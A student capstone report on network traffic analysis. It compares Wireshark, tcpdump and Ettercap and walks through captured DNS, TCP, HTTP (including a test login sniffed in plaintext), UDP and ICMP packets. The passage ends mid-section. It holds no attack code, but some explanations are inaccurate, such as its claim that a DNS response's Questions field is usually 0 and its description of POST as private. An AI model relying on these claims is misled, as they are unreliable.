Capstone Project: Packet sniffing and analysis in Network Traffic Analysis

Introduction to Network Traffic Analysis: Network traffic analysis is the process of monitoring ar evaluating data packets as they move through a computer network to understand more about the behavior, security, and performance of the network.

Why it is important: Network traffic analysis provides vital visibility into security, performance, operations of networks. Key benefits include:

- Security - Identifies anomalies and malicious activities, aids forensic analysis, and proactive monitoring.
- Performance Monitoring - Measures utilization, latency, packet loss to diagnose issues.
- Troubleshooting - Isolates problems like DNS delays, retransmissions, protocol errors. Correlates with logs.

Network Packets: Small data packets known as network packets are sent across a network and include information, such as source and destination addresses.

Comparing Packet Capture Tools:

Wireshark:

- Strengths: Graphical interface, vast protocol analysis and filtering, rich inspection and debugging.
- Weaknesses: High resource usage, steep learning curve for advanced features.
- Use Cases: Protocol analysis/reverse engineering, application debugging, security forensics.

Tcpdump:

- Strengths: Lightweight, flexible filtering, scripting/automation via command-line.
- Weaknesses: No graphical view, limited protocol decoding, lacks advanced analysis.
- Use Cases: Packet sniffing, baseline recording, traffic surveys, routine monitoring.

Ettercap:

- Strengths: Support for advanced attacks like ARP poisoning, active/passive dissection.
- Weaknesses: Limited protocol support, no traffic baseline/statistics.
- Use Cases: Security testing, MITM analysis, educational attack demos.

Network Traffic Analysis in Wireshark:

To capture network traffic, the first step is to select the network interface. As shown in the image below, different interfaces generate network traffic such as Wi-Fi, VMware, Ethernet, Adapter and Local Area Connections. For this analysis, the Wi-Fi interface was selected to analyze the network traffic.

Analyzation of the Wi-Fi network traffic:




Figure: network interface

Wireshark has basically 3 panes called timeline, Packet details, and Raw/HAX data.




Figure: Wireshark panes

- Timeline or Packet List: In Wireshark, the "Time" column in the packet list pane is frequently referred to as the timeline and displays the chronological order of captured packets depending on their timestamp.
- Packet Details: In the "Packet Details" pane, Wireshark offers an in-depth packet analysis. Users can expand individual packets to inspect different layers and fields of the packet, including protocol-specific data.
- Packet Bytes or Visualization of Raw Data: The "Hex Dump" pane, which presents the binary information of each packet in a hexadecimal format, allows users to inspect the raw hexadecimal data of packets [1].

Different network protocols captured in Wireshark are analyzed including DNS, TCP, HTTP, UDP, ICMP and SSL/TLS.

1. Domain Name System: To capture DNS traffic, the Amazon website was visited in the browser, generating DNS queries and responses. As shown in the image below, the captured DNS traffic contains the queries and responses.




Figure: List of DNS packets




Figure: DNS queries

It contains 3 parameters:

- Name: The domain name for which the DNS resolver is looking up information is specified in the "Name" section of a DNS query. It is necessary to convert the human-readable web address (such as www.amazon.com) into an IP address.
- Class: The DNS query is being conducted for a certain protocol family or category, as indicated by the "Class" parameter. The most typical class, "IN" (Internet), is used for typical DNS requests on the open internet.
- Type: The "Type" field indicates the kind of DNS record that is being asked for. Types that are frequently used include "A" (for IPv4 addresses), "AAAA" (for IPv6 addresses), "MX" (for mail exchange), and "CNAME" (for canonical names). It establishes the type of data the DNS resolver is looking for the given domain name.




Figure: DNS query response

It contains 4 parameters:

- Transaction ID: An individual identifier known as a transaction ID is used to link the response to the original query.
- Flags: Control and status details, such as whether a response has been received, error codes, and support for repetition.
- Questions: In a response, the number of queries in the first request is often indicated by the number 0.
- Answers: Provide the requested information (such as IP addresses), specifying the number of resource records that make up the response [2].

2. Transmission Control Protocol: Capturing the TCP traffic in Wireshark involves TCP connection Establishment and TCP connection Termination.

TCP connection Establishment: To start a connection with a specific server, the local host's IP address sends a synchronization packet (SYN). In return, the server sends a synchronization packet (SYN) back to the local host, so combining a SYN+ACK packet, and acknowledges this SYN packet (ACK) to confirm completion of the connection request from the host's IP address. In order to finish the connection establishment process, the host responds to the server's SYN message with an ACK packet [4].




Figure: 3-Way Handshake Communication in Wireshark

Parameters of TCP packet:


- Source Port (Src Port): The port used by the sender (source) for the TCP connection is known as the source port.
- Destination Port (Dst Port): The port used by the receiver (destination) for the TCP connection is known as the destination port.
- Sequence Number (Seq): To ensure appropriate sequencing and data integrity, each TCP segment is assigned a sequence number (Seq).
- Acknowledgment Number (Ack): The sequence number that the packet's sender expects to get next is indicated by the acknowledgment number (Ack).
- Flags: The purpose and condition of a TCP packet are indicated by flags like SYN (synchronize), ACK (acknowledgment), PSH (push), RST (reset), and FIN (finish).
    - o SYN: Starts a connection.
    - o ACK: Acknowledges receipt of data.
    - o PSH: Pushes data to the application as soon as possible.

  - o URG: Indicates that the data is urgent.
  - o RST: Restarts or terminates the connection.
  - o FIN: Indicates that the sender is done.
- Window Size (Win): Specifies the size of the receiving window, letting the sender know how much data to send before receiving a response.
- Checksum: A number used to verify the integrity of a TCP packet as it is being transmitted.
- Urgent Pointer: The Urgent Pointer identifies the data in the packet as urgent and requesting for immediate processing.
- Options: This field can contain a number of TCP options, including Maximum Segment Size (MSS) and Timestamps.
- Payload: The payload of a TCP packet is the actual data being sent [3].

Process of TCP Connection Establishment:

- Step 1 (SYN): The connection is started in the first phase by the client (10.159.204.118) sending a TCP segment with the SYN (Synchronize Sequence Number) flag set. This flag defines the sequence number the client will use for its segments and notifies the server that the client wishes to initiate communication.
- Step 2 (SYN + ACK): The second phase is when the server (10.159.204.75) answers to the client's request. It transmits a TCP segment (SYN-ACK) with the SYN and ACK flags both set. The SYN flag defines the sequence number the server will use for its segments as well as whether it has acknowledged the client's request to establish a connection.
- Step 3 (ACK): In the final step, the client acknowledges the server's response. It sends a TCP segment that includes the ACK flag. This ACK packet indicates that the client has received the server's response and that the beginning sequence numbers have been agreed upon by both the client and the server. At this stage, they have established a strong TCP connection and are ready to begin data transfer [4].

TCP connection Termination: TCP establishes a connection between two devices, and when the data flow is finished or one of the devices wishes to terminate the connection, a sequence of actions are done to ensure a neat and efficient connection termination.






Figure: TCP connection termination

Process of TCP connection Termination:

- Client Requests an Active Close (FIN=1, seq=u): The client starts the process of termination by sending a TCP packet with the FIN (Finish) flag set to 1 with the IP address 10.159.204.118 and source port 54152. This shows that the client wants to terminate the server-to-client transmission. This packet's sequence number is indicated as "seq=u."
- Server Acknowledges Client's FIN (ACK=1, seq=v, ack=u+1): When a client sends a FIN packet to the server with the IP address 10.159.204.75 and destination port 49153, the server receives it and responds by sending a TCP packet with the ACK (Acknowledgment) flag set to 1. This acknowledgment packet confirms that the client's FIN packet has been received. This packet's sequence number is denoted as "seq=v," which recognizes the client's sequence number of "u+1."
- Server starts a passive close(FIN=1, ACK=1, seq=w, ACK=u+1): If there is further information on the server that needs to be sent to the client, it will do so. However, the server begins its own termination after it completes its transfer by sending a TCP packet with the FIN and ACK flags both set to 1. This packet's sequence number is denoted as "seq=w," which recognizes the client's sequence number of "u+1."
- Client Acknowledges Server's FIN (ACK=1, seq=u+1, ack=w+1): When the client receives a FIN-ACK packet from the server, it responds by sending a TCP packet with the ACK flag set to 1. The client has acknowledged and accepted the server's request to terminate the connection by acknowledging the server's sequence number "w+1" in this acknowledgment packet. This packet's sequence number is shown as "seq=u+1," which acknowledges the server's sequence number of "w+1" [5].

3. Hypertext Transfer Protocol: To capture HTTP traffic, an unsecured website was visited in Wireshark. While on the website, a username and password "test123" were entered. This enabled analysis of the network traffic generated during that session.




Figure: login page of http website

HTTP has basically 2 parameters: GET and POST

GET method: GET is a method used to retrieve information from a web server, including websites and resources.

Wireshark Analysis: In the packets collected, HTTP GET requests were observed. HTTP GET requests are used to request specific URLs and resources from the server.




Figure: HTTP GET Method Analysis Using Wireshark

POST method: POST is used to transfer data privately to a web server; it is frequently used to send sensitive information or to submit forms.

Wireshark Analysis: In the collected packets, HTTP POST requests were also observed. The username and password "test123" were submitted to the server as part of the request body and used for authentication of the request[6].




Figure: HTTP POST Method Analysis Using Wireshark

4. User Datagram Protocol: PowerShell was utilized to generate UDP packets for collection in Wireshark for analysis of UDP traffic. The message "Hello, UDP!" was configured in the transmitted packet, with the destination IP address set to 8.8.8.8 and destination port 1234 specified.

```
PS C:\WINDOWS\System32> $message = "Hello, UDP!"
$destinationIP = "8.8.8.8"
$destinationPort = 1234

$udpClient = New-Object System.Net.Sockets.UdpClient
$udpClient.Connect($destinationIP, $destinationPort)
$udpClient.Send([System.Text.Encoding]::ASCII.GetBytes($message), $message.Length)
$udpClient.Close()

11

PS C:\WINDOWS\System32>
```

Figure: Sending UDP message




Figure: UDP packet captured in Wireshark

Parameter of the UDP packet:

- Source Port: The Source Port reveals the sending application or service.
- Destination Port: The Destination Port indicates which application or service will receive the packet.
- Length: The Length shows the full size of the UDP packet including the header and data.
- Checksum: The optional Checksum provides error checking capability for the packet.
- UDP Payload: The UDP Payload contains the actual application data being transmitted.
- Stream: Although not part of the header, the Stream shows the communication flow between the UDP endpoints.
- Timestamps: Timestamps reveal when the packets were sent and received, useful for analysis [7].

5. Internet Control Message Protocol: To capture the ICMP traffic, ping command is used to analyze the traffic.

```
C:\Users\kajol>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=23ms TTL=115
Reply from 8.8.8.8: bytes=32 time=24ms TTL=115
Reply from 8.8.8.8: bytes=32 time=28ms TTL=115
Reply from 8.8.8.8: bytes=32 time=25ms TTL=115

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 28ms, Average = 25ms

C:\Users\kajol>
```




Figure: ICMP packet captured in Wireshark [8]

Parameters of ICMP packet: It contains ICMP echo (ping) request and reply.

ICMP Request:




Figure: ICMP request packet

Key parameters for ICMP Echo (ping) request:

- Type - Usually Echo Request (Type 8) for ping requests.
- Code - Provides additional info about the request type. Usually 0 for pings.
- Identifier - Unique ID to identify the request.
- Sequence Number - Incremented for each request in sequence.
- Payload - Contains timestamp or other data.
- Source IP Address - Sender's IP address.
- Destination IP Address - Receiver's IP address.
- Timestamp - Time when request was sent.

ICMP Reply:




Figure: ICMP reply packet

Key parameters for ICMP Echo (ping) request:

- Type - Usually Echo Reply (Type 0) for ping replies.
- Code - Provides extra info about reply. 0 for standard pings.
- Identifier - Matches identifier field in original request.
- Sequence Number - Same as in request so requests and replies can be mapped.
- Payload - May contain data from request.
- Source IP Address - Responder's IP address.
- Destination IP Address - Original sender's IP address.
- Timestamp - Time when reply was received.
- Round Trip Time - Time between request and corresponding reply.

Content of an ICMP packet with IPv4:

